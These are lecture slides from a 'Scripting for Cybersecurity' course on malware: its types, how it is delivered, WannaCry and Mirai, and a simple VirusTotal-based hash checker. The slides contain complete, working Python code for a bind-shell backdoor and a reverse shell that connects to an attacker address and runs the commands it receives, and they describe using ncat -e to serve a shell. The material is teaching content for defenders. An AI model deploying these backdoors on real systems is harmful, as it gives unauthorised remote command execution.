MTU
Ollscoil Teicneolaíochta na Mumhan
Munster Technological University

Scripting for Cybersecurity

Malware

Dylan Smyth

- What is Malware
- Real-World Examples
- A Python Backdoor
- A Simple Python Anti-virus

Malware

- Malware is malicious software
- Software designed to do harm in some way
- Commonly referred to as “a virus”, however a Virus is one of many types of Malware

Malware - Types

- Virus -> Attaches itself to a file or process
- Spyware -> Designed to spy on the user
- Adware -> Causes ads to appear where they shouldn’t
- Ransomware -> Encrypts drive, demands ransom to decrypt
- Worm -> Spreads itself
- Rootkit -> Stealthy and very difficult to detect

Malware - Types

- Different types of Malware generally serve different purposes
- However, a piece of Malware can be (and usually is) a blend of several types
- Regardless of the type, the malware requires some method of delivery

Malware - Delivery

- There are various ways an attacker can get Malware onto a device
  - Exploiting vulnerabilities in a service like SSH, Telnet, etc.
  - Abusing access to services like SSH, Telnet, etc.
  - Using a 0-Day
  - Phishing
  - USB Key, Harddrive, etc.

Exploiting vulnerabilities

- Software can have weaknesses, or vulnerabilities, which can lead to some unintended operation in the software
- This can range from a bug that causes the software to crash to unchecked input allowing a user to execute commands
- Vulnerabilities can also be introduced into a system through misconfiguration or weak credentials

Exploiting vulnerabilities

- An attacker could use banner grabbing to detect the version of a network service running on a device
- They could then search for any public vulnerabilities for that service and that version
- If a suitable vulnerability is found, they could use that to execute commands on the target system and download a file to that target
- This file could be a backdoor, ransomware, etc.

Abusing Access

- An employee in a company, or someone with access, could leverage whatever access they have to install Malware on a device within the company
- This could be done for financial gain or because they're disgruntled
- This is what you'd refer to as an Insider Threat

Abusing Access

- An employee in a company, or someone with access, could leverage whatever access they have to install Malware on a device within the company
- This could be done for financial gain or because they're disgruntled
- This is what you'd refer to as an Insider Threat
- The concept of "least privilege" is applicable here

A 0-day

- A zero-day (0-day) vulnerability is a vulnerability that has been known for 0 days
- In other words, it's a new vulnerability for which no fix or patch is available
- A 0-day vulnerability is extremely valuable to an attacker
- Malware spreading via a 0-day is very dangerous but very rare

Phishing

- The most common method of delivering Malware
- Microsoft Word documents containing macros are often emailed to victims
- These macros execute code which downloads Malware onto a victims computer
- This is a very common method of delivering ransomware nowadays

USB Key

- Could be as simple as connecting a device and transferring files
- Using social engineering to trick a user into executing a program on a USB key
- Use a device like an USB Rubber Ducky to automate the process of downloading Malware onto a system

Malware - Examples

- WannaCry is a recent example of a high profile ransomware attack (2017)

- WannaCry spread itself through networks and encrypted devices that it infected

Malware - Examples

- Although it was ransomware, it was also self-propagating, making it a worm (Cryptoworm)
- It spread by using the EthernalBlue, an exploit created by the American NSA which had been leaked by the Shadow brokers earlier that year
- The exploit exploited a vulnerability in Server Message Block (SMB) on devices running Windows.

Malware - Examples

- Mirai targeted IoT devices and home routers ~2016
- Devices infected with Mirai became part of the Mirai Botnet
- A botnet is a network of computers controlled by an attacker
- The botnet was responsible for a number of Distributed Denial of Service (DDoS) attacks

Malware - Examples

- Marai was also capable of spreading itself
- However, unlike WannaCry, it initially didn’t use any vulnerabilities to gain access to devices
- Instead it would bruteforce access to devices using a list of default usernames and passwords
- Once it accessed a device it would infect that device and begin scanning for more targets

Malware - Examples

- The source code for Mirai was leaked and is available on GitHub

https://github.com/jgamblin/Mirai-Source-Code

- Similar pieces of Malware have been built on Mirai since

A Python Backdoor

- A “backdoor” refers to something on a system that allows access to that system without the need to log in as a user normally would
- This can be achieved via Malware or just be running a command
- Malware allows for a persistent backdoor


A Python Backdoor

- There are two ways that a backdoor can work
- Either we connect to it or it connects back to us
- Either way, when it a connection is established we should be able to run shell commands and get output back
- Lets look at this with command line tools first…

A Python Backdoor

- Netcat is an extremely useful tool

- We can use it to create a quick server listening over TCP, and use it to connect to servers



A Python Backdoor

- ncat is a version of netcat developed by the nmap project


```
ubuntu@ubuntu-VirtualBox:~$ sudo apt-get install ncat
```

- Ncat has a –e option, which allows you to specify a program to execute when a connection is established

- We can use this to create a simple backdoor and get a shell on the victim host


A Python Backdoor

- In this example a server listens on port 9999 and provides any clients with a shell



A Python Backdoor

- The example below shows the opposite, where a client (server 1) connects back to a server attacker) and the client allows commands to be run



A Python Backdoor

- In both examples the attacker is able to run commands on server 1
- In the first example, the attacker connects to server 1 before executing commands
  - This is known as a bind shell
- In the second example, server 1 connects back to the attacker before the attacker can execute commands
  - This is known as a reverse shell

A Python Backdoor


- We can implement both types of shells using Sockets in python
- We can use netcat to interact with the backdoor

A Python Backdoor

```
#!/usr/bin/python3

import socket
import os

ip_listen = "0.0.0.0"
port_listen = 1337

sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock.bind((ip_listen, port_listen))

while(True):
  sock.listen()
  conn, addr = sock.accept()
  data = ""
  while(data.strip() != "exit"):
    data = conn.recv(1024).decode("ascii")
    if(data == ""):
      break
    out = os.popen(data).read()
    conn.send(out.encode("ascii"))

sock.close()
```

A Python Backdoor

- As long as the backdoor script is running an attacker can connect on port 1337 and execute commands




A Python Backdoor

```
#!/usr/bin/python3

import socket
import os

ip_connect = "10.0.0.1"
port_connect = 1337

sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock.connect((ip_connect, port_connect))
data = ""
while(data.strip() != "exit"):
  data = sock.recv(1024).decode("ascii")
  if(data == ""):
    break
  out = os.popen(data).read()
  sock.send(out.encode("ascii"))

sock.close()
```

A Python Backdoor

- In this example the victim connects back to the attacker



Simple Python Anti-Virus

- Anti-virus software relies on a number of different methods to detect malware
- One method is to use a signature
- A signature can be a hash of a file
- The anti-virus would compare that hash to a list hashes for known malware

Simple Python Anti-Virus

- We can use Python to write a script that takes in a file and tells us whether it's known malware or not
- The first step is to read in a filename and get a hash of the file contents
- Then we're going to send that hash to a third party service which can tell us whether or not we're testing malware

Simple Python Anti-Virus

- In the next example we're going to use Virus Total to do this
- The hash of the file is send to Virus Total and a report will come back
- The report will be in JSON format, so the example script uses the JSON library to print it in a readable way

Simple Python Anti-Virus

```
#!/usr/bin/python3

import sys, hashlib, requests, os, json

def main():

  vt_api_key = os.popen("echo $VT_API_KEY").read().strip()
  vt_endpoint = "https://virustotal.com/vtapi/v2/file/report"

  try:
    file = sys.argv[1]
  except:
    print("Example usage: ./malware_check.py <filename>")
    exit()

  f = open(file, 'rb')
  data = f.read()
  f.close()

  hash = hashlib.md5(data).hexdigest()
  request_data = {"apikey": vt_api_key, "resource": hash}
  reply = requests.post(vt_endpoint, request_data)
  print(json.dumps(reply.json(),indent=2))

main()
```

Simple Python Anti-Virus

```
ubuntu@ubuntu-VirtualBox:~/my_scripts$ ./malware_check.py port_scan.py
{
  "response_code": 0,
  "resource": "e4c9c08b77dd11f0bc16a61341b29471",
  "verbose_msg": "The requested resource is not among the finished, queued or pending scans"
}
```

```
ubuntu@ubuntu-VirtualBox:~/my_scripts$ ./malware_check.py eicar.com.txt
{
  "scans": {
    "Bkav": {
      "detected": true,
      "version": "1.3.0.9899",
      "result": "W32.Eicar.Worm",
      "update": "20201205"
    },
    "Elastic": {
      "detected": true,
      "version": "4.0.13",
      "result": "eicar",
      "update": "20201204"
    },
    "Cynet": {
      "detected": true,
      "version": "4.0.0.24",
      "result": "Malicious (score: 85)",
      "update": "20201205"
    },
    "FireEye": {
      "detected": true,
      "version": "32.36.1.0",
```

Simple Python Anti-Virus

- We might extend our script to automatically delete or quarantine the file if it's detected to be known malware
- Using a third-party API like the one provided by Virus Total is the best approach for a script like this. Otherwise we would have to have to have our own database of hashes and data
- Similar APIs are provided by others (e.g. IBM xForce)

MTU
Ollscoil Teicneolaíochta na Mumhan
Munster Technological University

Thank you